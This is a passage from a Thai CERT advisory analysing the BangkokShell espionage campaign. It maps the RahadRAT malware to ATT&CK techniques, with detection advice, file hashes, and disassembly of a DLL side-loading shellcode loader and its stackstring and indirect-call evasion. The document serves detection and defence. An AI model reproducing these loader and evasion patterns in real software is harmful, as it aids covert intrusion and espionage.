Deobfuscate / Decode Files or Information	T1140	ไฟล์ shellcode จะทำการ deobfuscate payload ด้วยอัลกอริทึม XOR cipher โดยใช้ XOR key ที่มีขนาดความยาว 400 ไบต์	**Detection:** [DS0009] เฝ้าระวังการสร้างโปรเซสต้องสงสัย เช่น การสร้างโปรเซสที่เกี่ยวข้องกับ OneDrive ในสภาพแวดล้อมขององค์กรที่ไม่ได้มีนโยบายในการใช้งาน OneDrive
Hijack Execution Flow: DLL Side-Loading	T1574.002	ไฟล์ OneDriveStandaloneUpdater.exe จะทำการโหลดไฟล์ getopt.dll (malicious) และ imobiledevice.dll ในช่วง runtime โดยที่ไฟล์ getopt.dll (malicious) มี exports function ซึ่งจะทำหน้าที่ในการโหลดไฟล์ shellcode เข้าสู่พื้นที่หน่วยความจำของโปรเซสต่อไป	**Mitigations:** [M1051] อัพเดตซอฟต์แวร์อย่างสม่ำเสมอซึ่งแพตช์ล่าสุดอาจจะสามารถป้องกันการ side-loading ได้ **Detection:** [DS0022] เฝ้าระวังไฟล์ที่ถูกสร้างในโฟลเดอร์ที่ผิดปกติ รวมถึงเฝ้าระวังการแก้ไขสิทธิ์และ attributes ของไฟล์, [DS0011] เฝ้าระวังอีเว้นท์เกี่ยวกับ DLL/PE โดยเฉพาะที่เกี่ยวข้องกับการสร้างและโหลดไฟล์เข้าไปยังโปรเซส เช่น โปร

Resource Development			
			เซสที่เกี่ยวข้องกับ OneDrive แต่ทำการโหลดไฟล์ DLL ชื่อ getopt.dll หรือ imobiledevice.dll จะถือว่าผิดปกติและต้องทำการตรวจสอบอย่างเร่งด่วน, [DS0009] เฝ้าระวังโปรเซสที่ถูกสร้างขึ้นมาใหม่ ซึ่งอาจไม่อยู่ในรายการโปรเซสตามปกติที่องค์กรใช้งาน เช่น องค์กรไม่มีการใช้งาน OneDrive แต่กลับตรวจพบโปรเซส OneDriveStandaloneUpdater.exe เป็นต้น
Reflective Code Loading	T1620	ไฟล์ shellcode ทำการ reflective loading ไฟล์ payload (DLL) เข้าไปยังพื้นที่หน่วยความจำของโปรเซส และทำการเรียกใช้งานฟังก์ชันภายใน payload โดยตรง	**Detection:** [DS0011] เฝ้าระวังการ execute โปรเซสที่ต้องสงสัยโดยอ้างอิง signature ของเทคนิค reflective code loading เช่น ภายใต้ระบบปฏิบัติการวินโดวส์มีรูปแบบที่เกี่ยวข้องกับ .NET Common Language Runtime (CLR) อาทิเช่น mscor.dll, mscoree.dll, และ clr.dll โดยหากโมดูลในข้างต้นถูกโหลดเข้าสู่โปรเซสที่ปกติแล้วไม่ควรมีการเรียกใช้งานโมดูลเหล่านี้ ให้ถือว่าผิดปกติและควรได้รับการตรวจสอบ หรือในกรณีของ BangkokShell ควรเฝ้าระวังโปรเซสที่มีชื่อเกี่ยวข้องกับ OneDrive แต่ทำการโหลดโมดูลต้องสงสัย เช่น getopt.dll เป็นต้น, [DS0012] ข้อมูล AMSI / ETW traces สามารถใช้ในการตรวจจับ

Resource Development			
			สัญญาณของการ execute โค๊ดต้องสงสัยจากภายในพื้นที่หน่วยความจำของโปรเซสต้องสงสัยได้
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Network Configuration Discovery	T1016	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับ network adapter เช่น MAC address และหมายเลข local IP ของเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับการตั้งค่า network บนเครื่องคอมพิวเตอร์ได้ เช่น GetAdaptersAddresses
System Owner/User Discovery	T1033	มัลแวร์ทำการตรวจสอบข้อมูลชื่อ username ที่กำลังใช้งานเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับ username ที่กำลังใช้งานเครื่องคอมพิวเตอร์ได้ เช่น GetUserNameW
System Information Discovery	T1082	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์หลายรายการ เช่น เวอร์ชันของระบบปฏิบัติการ, computer name เป็นต้น	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบ

Resource Development			
			ข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ได้ เช่น GetVersionExW, GetComputerNameW
File and Directory Discovery	T1083	มัลแวร์สามารถตรวจสอบหาไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบค้นหาไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้ เช่น FindFirstFileW, FindNextFileW
System Time Discovery	T1124	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับเวลา ณ ปัจจุบันบนเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลของเวลาบนเครื่องคอมพิวเตอร์ได้ เช่น GetLocalTime
Device Driver Discovery	T1652	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับไดรฟ์บนเครื่องคอมพิวเตอร์ เช่น ชื่อไดรฟ์, ประเภท, และพื้นที่ว่าง	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับไดรฟ์เครื่องคอมพิวเตอร์ได้ เช่น GetLogicalDriveStringW, GetDriveTypeW, GetVolumeInformationW
Collection			

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Data from Local System	T1005	มัลแวร์สามารถค้นหาและเก็บรวบรวมข้อมูลบนเครื่องคอมพิวเตอร์ได้ 2 วิธี การคือ ผ่านช่องทาง cmd.exe หรือผ่านฟังก์ชันสำหรับค้นหาภายในไฟล์มัลแวร์เอง ก่อนที่จะทำการส่งออกข้อมูลดังกล่าวไปยัง C2	**Mitigations:** [M1057] ระบบ Data Loss Prevention (DLP) สามารถช่วยปกป้องข้อมูลสำคัญจากการถูกเข้าถึงโดยไม่ได้รับอนุญาตได้ **Detection:** [DS0017] เฝ้าระวังและตรวจสอบการใช้งาน command และ argument ที่อาจเกี่ยวข้องกับการเข้าถึงหรือขโมยข้อมูลจากไฟล์โดยไม่ได้รับอนุญาต, [DS0022] เฝ้าระวังความผิดปกติในการเข้าถึงไฟล์หรือข้อมูลสำคัญซึ่งอาจบ่งชี้ถึงความพยายามในการเก็บรวบรวมข้อมูลโดยไม่ได้รับอนุญาต เช่น การเข้าถึง (file access) ไฟล์ประเภท .database หรือไฟล์ .docx, .pdf ซึ่งเป็นเอกสารที่มีชั้นความลับ เป็นต้น, [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อเข้าถึงหรือเก็บรวบรวมข้อมูลหรือไฟล์บนเครื่องคอมพิวเตอร์ได้ เช่น CreateFileW, ReadFile เป็นต้น
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application	T1071.001	มัลแวร์ทำการเชื่อมต่อกับ C2 ผ่าน	**Mitigations:** [M1031] ระบบ

Resource Development			
Layer Protocol: Web Protocols		โปรโตคอล HTTP บนพอร์ต 21, 443, 53, 80, และ 8080 ตามลำดับ	ป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการป้องกันได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่าง เช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น นอกจากนี้ เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่เกี่ยวข้องกับโปรโตคอลที่ถูกใช้งานในการรับส่งข้อมูล โดยทำการตรวจสอบ packet ต่าง ๆ ซึ่งไม่เป็นไปตามมาตรฐานของโปรโตคอล เช่น packet ของ HTTP ที่ใช้ TCP พอร์ตหมายเลขอื่น ๆ ที่ไม่ใช่พอร์ต 80 เป็นต้น
Encrypted Channel: Symmetric	T1573.001	มัลแวร์ใช้อัลกอริทึม RC4 ในการ obfuscate ข้อมูลการสื่อสารระหว่าง C2 กับมัลแวร์	**Mitigations:** [M1031] ระบบป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้

Resource Development			
Cryptography			รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการป้องกันได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่าง เช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Exfiltration Over C2 Channel	T1041	มัลแวร์จะทำการส่งออกข้อมูล (data exfiltrate) ไปยัง C2 ผ่านช่องทางและวิธีการเดียวกันกับที่ใช้ในการรับคำสั่งจาก C2	**Mitigations:** [M1031] ระบบป้องกัน เช่น Network intrusion detection และ prevention ซึ่งใช้รูปแบบ signatures ในการตรวจสอบข้อมูล network traffic สามารถที่จะนำมาใช้ในการตรวจจับการสื่อสารที่ถูก obfuscate ได้ **Detection:** [DS0022] เฝ้าระวังความผิดปกติในการเข้าถึงไฟล์หรือข้อมูลสำคัญซึ่งอาจบ่งชี้ถึงความ

Resource Development			
			พยายามในการส่งออกข้อมูลผ่านช่องทาง C2, [DS0029] เฝ้าระวังและตรวจสอบรูปแบบของ network traffic และ packet ที่ดูผิดปกติโดยการนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงานของโปรเซสซึ่งรวมไปถึงโปรเซส command-line ด้วย ยกตัวอย่างเช่น เป็นเรื่องผิดปกติหากตรวจพบโปรเซส OneDriveStandaloneUpdater.exe มีการเชื่อมต่อไปยังโดเมนภายนอกด้วยโปรโตคอล HTTP ผ่านพอร์ต 21, 443, 53 เป็นต้น

เอกสารแนบท้าย 13

[TLP:CLEAR] การแจ้งเตือน - รายงานการตรวจพบแคมเปญ BangkokShell ซึ่งมุ่งเป้าโจมตีองค์กรในประเทศไทยเป็นการเฉพาะ

26 มิ.ย.66

Executive Summary

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ต้องสงสัยจำนวนหลายรายการซึ่งได้รับมอบมาจากหน่วยงานด้านความมั่นคงแห่งหนึ่งในประเทศไทยและพบว่าไฟล์ทั้งหมดเป็นส่วนหนึ่งของการโจมตีทางไซเบอร์ที่มุ่งเป้าโจมตีประเทศไทยเป็นการเฉพาะ และมีการใช้งานมัลแวร์ซึ่งมีความสลับซับซ้อนเพื่อบรรลุวัตถุประสงค์ด้านการจารกรรมข้อมูลทางไซเบอร์ (cyber espionage) โดยศูนย์ TTC-CERT ได้ตั้งชื่อให้กับแคมเปญการโจมตีนี้ว่า **BangkokShell**

ในภาพรวมนั้น แคมเปญ BangkokShell มีการแสวงประโยชน์จากโปรเจกต์โอเพสซอร์สเพื่อนำมาใช้ในการพัฒนาเครื่องมือสำหรับการโจมตีและมีการใช้มาตรการป้องกันการถูกตรวจสอบที่หลากหลาย เช่น เทคนิค Dynamic API Resolution, Indirect Calls, stackstrings, รวมถึงการใช้งานการเข้ารหัสหลายชนิด โดยกระบวนการโจมตีของแคมเปญ BangkokShell นั้นเริ่มต้นด้วยการใช้งานเทคนิค DLL Side-loading เพื่อเป็นเครื่องมือในการโหลดไฟล์ shellcode ซึ่งถูก obfuscate เอาไว้เข้าสู่พื้นที่หน่วยความจำของโปรเซสก่อนที่จะทำการ deobfuscate และใช้เทคนิค Reflective Code Loading ในการโหลดและ execute ไฟล์ payload ซึ่งเป็นมัลแวร์ประเภท Remote Access Trojan (RAT) โดยที่ไม่มีการทิ้งร่องรอยเอาไว้บน filesystem แต่อย่างใด


ศูนย์ TTC-CERT เรียกไฟล์ payload นี้ว่า **RahadRAT** โดยผลจากการวิเคราะห์พบว่าไฟล์ดังกล่าวมีกระบวนการป้องกันตนเองที่น่าสนใจ เช่น สามารถรองรับระบบการ authentication ด้วยรหัสผ่าน รวมถึงมีการใช้งานอัลกอริทึม CRC-16/XMODEM ในการตรวจสอบความถูกต้องของข้อมูลที่มีการรับส่งกันระหว่างมัลแวร์และ Command and Control (C2) อีกทั้งสามารถรองรับคำสั่งที่ส่งมาจาก C2 ได้ถึง 14 รูปแบบ โดยมีวัตถุประสงค์เพื่อควบคุมและเก็บรวบรวมข้อมูลจากเครื่องคอมพิวเตอร์เป้าหมายก่อนจะทำการ obfuscate ด้วยอัลกอริทึม RC4 (Rivest Cipher 4) และทำการส่งออกข้อมูลไปยัง C2

ทั้งนี้ ผลจากการวิเคราะห์ทำให้ทราบว่ามัลแวร์ RahadRAT รวมถึงไฟล์อื่น ๆ ในแคมเปญ BangkokShell ไร้ซึ่งขีดความสามารถด้าน persistence mechanism ดังนั้นจึงสามารถคาดการณ์ได้ว่าไฟล์ที่ถูกตรวจสอบในครั้งนี้เป็นเพียงส่วนหนึ่งของการโจมตีที่เกิดขึ้นและอาจจะมีไฟล์หรือพฤติการณ์อื่น ๆ ที่ยังไม่ได้รับการตรวจสอบ โดยศูนย์ TTC-CERT คาดการณ์ด้วยความเชื่อมั่นระดับปานกลาง (medium level of confidence) ว่าผู้โจมตีที่อยู่เบื้องหลังแคมเปญ BangkokShell อาจมีความเกี่ยวข้องกับ Advanced Persistence Threat (APT) ที่ชื่อ Camaro Dragon (หรือเรียกอีกชื่อว่า Mustang Panda (CrowdStrike), Earth Preta (Trend Micro)) เนื่องจากตามรายงานของ Check Point Reseach[1] มีความสอดคล้องกันของ

[1] "Beyond the Horizon: Traveling the World on Camaro Dragon's USB ...." 22 Jun. 2023, https://research.checkpoint.com/2023/beyond-the-horizon-traveling-the-world-on-camaro-dragons-usb-flash-drives/. Accessed 25 Jun. 2023.

techniques, tactics, and proceures (TTP) ในส่วนที่เกี่ยวข้องกับขีดความสามารถของมัลแวร์เมื่อได้รับคำสั่งจาก C2

ภาพรวมการโจมตีของมัลแวร์ในแคมเปญ BangkokShell สามารถสรุปเป็นแผนภาพ (diagram) ได้ดังนี้



ศูนย์ TTC-CERT ได้จัดทำรายงานการการแจ้งเตือน-วิเคราะห์ฯ ฉบับนี้ ตลอดจนได้ระบุข้อมูล “Indicator of Compromise (IOC)” เพื่อแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรต่าง ๆ และประชาชนโดยทั่วไป สามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง ตลอดจนดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศ ระบบเครือข่ายขององค์กร อย่างไรก็ตาม หากองค์กรของสมาชิกศูนย์ TTC-CERT ได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicator of compromise (IOC) ของการโจมตีในรายงานฉบับนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

กลุ่มเป้าหมาย (Audience)

- การแจ้งเตือนนี้มีเป้าหมายสื่อสารถึงผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์และผู้ที่ทำหน้าที่ตรวจสอบเฝ้าระวังเหตุภัยคุกคามทางไซเบอร์ขององค์กร

วัตถุประสงค์

การแจ้งเตือนนี้มีวัตถุประสงค์เพื่อ

- สร้างความตระหนักรู้เกี่ยวกับเหตุภัยคุกคามทางไซเบอร์ที่พบซึ่งอาจส่งผลกระทบต่อข้อมูล (information asset) ระบบสารสนเทศ (information technology) ขององค์กร
- เพื่อให้คำแนะนำในการเฝ้าระวัง ตรวจจับ และลดความเสี่ยงจากการถูกโจมตี

รายละเอียดทางเทคนิค

ในปัจจุบันศูนย์ TTC-CERT ยังไม่ทราบข้อมูลเกี่ยวกับเทคนิคที่ผู้โจมตีใช้ในขั้นตอน initial access แต่ได้รับข้อมูลเบื้องต้นมาว่าผู้โจมตีทำการสร้างไฟล์ต้องสงสัยเอาไว้ภายในโฟลเดอร์ %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore จำนวนรวมทั้งสิ้น 4 รายการ รายละเอียดปรากฏตามตารางที่ 1

ตารางที่ 1 รายละเอียดไฟล์ต้องสงสัย

ชื่อไฟล์	SHA256	ประเภทของไฟล์
OneDriveStandaloneUpdater.exe	19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573	PE32 executable (console) Intel 80386, for MS Windows
getopt.dll	87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
imobiledevice.dll	cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
license	0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e	data


ไฟล์ OneDriveStandaloneUpdater.exe จะถูกใช้ในเทคนิค DLL Side-loading เพื่อทำการโหลดไฟล์ getopt.dll และ imobiledevice.dll ทั้งนี้ ไฟล์ OneDriveStandaloneUpdater.exe ไม่ได้เกี่ยวข้องกับผลิตภัณฑ์ OneDrive แต่เป็นไฟล์ที่ถูก compile โดยบริษัท "Foneazy Technology Co., Limited" และมีช่องโหว่ DLL Side-loading จึงถูกผู้โจมตีปลอมแปลงชื่อไฟล์ (filename) เพื่อนำมาใช้ในการโจมตีเพียงเท่านั้น โดยหลังจากที่ไฟล์ getopt.dll ถูกโหลดเข้าสู่พื้นที่หน่วยความจำของโปรเซสแล้วจะทำหน้าที่ในการโหลดและ execute ไฟล์ license ซึ่งแท้ที่จริงแล้วเป็น shellcode (ภาพที่ 1) ในขณะที่ไฟล์ imobiledevice.dll นั้นถูกใช้เป็นโมดูลเพื่อทำให้ไฟล์ OneDriveStandaloneUpdater.exe สามารถทำงานได้ตามปกติ

```
.text:10001060 FF 15 0C C0 00 10       call    ds:CreateFileW  ; Open handle to "license" (shellcode)
.text:10001066 8B D8                   mov     ebx, eax
.text:10001068 83 FB FF                cmp     ebx, 0FFFFFFFFh
.text:1000106B 74 67                   jz      short loc_100010D4
.text:1000106D 56                      push    esi
.text:1000106E 6A 00                   push    0               ; lpFileSizeHigh
.text:10001070 53                      push    ebx             ; hFile
.text:10001071 FF 15 00 C0 00 10       call    ds:GetFileSize
.text:10001077 8B F0                   mov     esi, eax
.text:10001079 85 F6                   test    esi, esi
.text:1000107B 74 4F                   jz      short loc_100010CC
.text:1000107D 57                      push    edi
.text:1000107E 6A 40                   push    PAGE_EXECUTE_READWRITE ; flProtect
.text:10001080 68 00 30 00 00          push    3000h           ; flAllocationType
.text:10001085 56                      push    esi             ; dwSize
.text:10001086 6A 00                   push    0               ; lpAddress
.text:10001088 FF 15 10 C0 00 10       call    ds:VirtualAlloc ; Allocate memory with ERW permission
.text:1000108E 8B F8                   mov     edi, eax
.text:10001090 85 FF                   test    edi, edi
.text:10001092 74 37                   jz      short loc_100010CB
.text:10001094 6A 00                   push    0               ; lpOverlapped
.text:10001096 8D 85 F0 FD FF FF       lea     eax, [ebp+NumberOfBytesRead]
.text:1000109C C7 85 F0 FD FF FF 00 00+ mov    [ebp+NumberOfBytesRead], 0
.text:100010A6 50                      push    eax             ; lpNumberOfBytesRead
.text:100010A7 56                      push    esi             ; nNumberOfBytesToRead
.text:100010A8 57                      push    edi             ; lpBuffer
.text:100010A9 53                      push    ebx             ; hFile
.text:100010AA FF 15 08 C0 00 10       call    ds:ReadFile     ; Mapping "license" (shellcode) into allocated memory space
.text:100010B0 85 C0                   test    eax, eax
.text:100010B2 74 0A                   jz      short loc_100010BE
.text:100010B4 39 85 F0 FD FF FF       cmp     [ebp+NumberOfBytesRead], esi
.text:100010BA 75 02                   jnz     short loc_100010BE
.text:100010BC FF D7                   call    edi             ; Execute shellcode
```

ภาพที่ 1 *กระบวนการทำงานของไฟล์ getopt.dll ซึ่งทำการโหลดไฟล์ license (shellcode) เข้าสู่พื้นที่หน่วยความจำของโปรเซส*

สำหรับ shellcode นั้น ผู้วิเคราะห์พบว่าผู้โจมตีได้ทำการพัฒนามาจากโปรเจ็กต์โอเพนซอร์สชื่อ DllToShellCode[2] ซึ่งมีการใช้งานเทคนิค Dynamic API Resolution ร่วมกับ BKDR Hash เป็นเครื่องมือในการป้องกันการถูกตรวจสอบ (anti-analysis) โดยภายใน shellcode ดังกล่าวมีการฝังไฟล์ payload และข้อมูลการตั้งค่าของมัลแวร์ (malware configuration) เอาไว้ซึ่งประกอบไปด้วยข้อมูลโดเมนของ C2, หมายเลขพอร์ตและรหัสผ่านที่จะใช้ในการเชื่อมต่อ (ภาพที่ 2) โดยต่อมา shellcode จะถูก deobfuscate ด้วยอัลกอริทึม XOR cipher โดยใช้ XOR key ที่มีขนาดความยาว 400 ไบต์ และไฟล์ payload จะถูก execute ด้วยเทคนิค Reflective Code Loading โดยที่ไม่มีการสร้างไฟล์ลงบน filesystem แต่อย่างใด

[2] "killeven/DllToShellCode: Fast Conversion Windows ... - GitHub." https://github.com/killeven/DllToShellCode. Accessed 24 Jun. 2023.



ภาพที่ 2 *shellcode หลังจากถูก deobfuscate แสดงให้เห็นถึงรายละเอียดของไฟล์ payload และข้อมูลการตั้งค่าของมัลแวร์ในรูปแบบ plain text*

ไฟล์ payload ที่ถูกใช้ในการโจมตีครั้งนี้คือมัลแวร์ RahadRAT ซึ่งจะเริ่มต้นการทำงานด้วยการสร้าง WinAPI table เพื่อใช้ในเทคนิคที่เรียกว่า Indirect Calls โดยอาศัยเทคนิค stackstrings ร่วมกับการ enumulate ข้อมูลจาก Process Environment Block (PEB) และต่อมาจะใช้วิธีการเรียกใช้งาน WinAPI ที่ต้องการผ่านตำแหน่งของหน่วยความจำภายใน WinAPI table ทำให้เป็นอุปสรรคสำหรับนักวิเคราะห์ในการตรวจสอบพฤติกรรมการทำงานของมัลแวร์ด้วยวิธี static analysis รายละเอียดตามภาพที่ 3

```
lea     ecx, [ebp+var_44]
mov     dword ptr [ebp+var_44], 'PteG' ;   |
push    ecx
push    eax
mov     dword ptr [ebp+var_44+4], 'ecor' ; | GetProcessHeap  // stackstrings
mov     dword ptr [ebp+var_44+8], 'eHss' ; |
mov     word ptr [ebp+var_44+0Ch], 'pa' ;  |
mov     byte ptr [ebp+var_44+0Eh], 0
call    esi             ; ESI == GetProcAddress()
mov     [edi+1040h], eax ; solve GetProcessHeap and put result into WinAPI table ([edi+1040h])
lea     eax, [ebp+var_44]
push    eax
push    [ebp+var_4]
mov     dword ptr [ebp+var_44], 'paeH'
mov     dword ptr [ebp+var_44+4], 'ollA'
mov     word ptr [ebp+var_44+8], 63h
call    esi
mov     [edi+1038h], eax
lea     eax, [ebp+var_44]
push    eax
push    [ebp+var_4]
mov     dword ptr [ebp+var_44], 'paeH'
mov     dword ptr [ebp+var_44+4], 'eerF'
mov     byte ptr [ebp+var_44+8], 0
call    esi
mov     [edi+103Ch], eax
call    dword ptr [edi+1040h] ; call [edi+1040h] == call GetProcessHeap()
movdqa  xmm0, ds:xmmword_2E05090
mov     [edi+1034h], eax
```

ภาพที่ 3 *การใช้งานเทคนิค stackstrings และเทคนิค Indirect Calls ที่พบภายในไฟล์ payload*

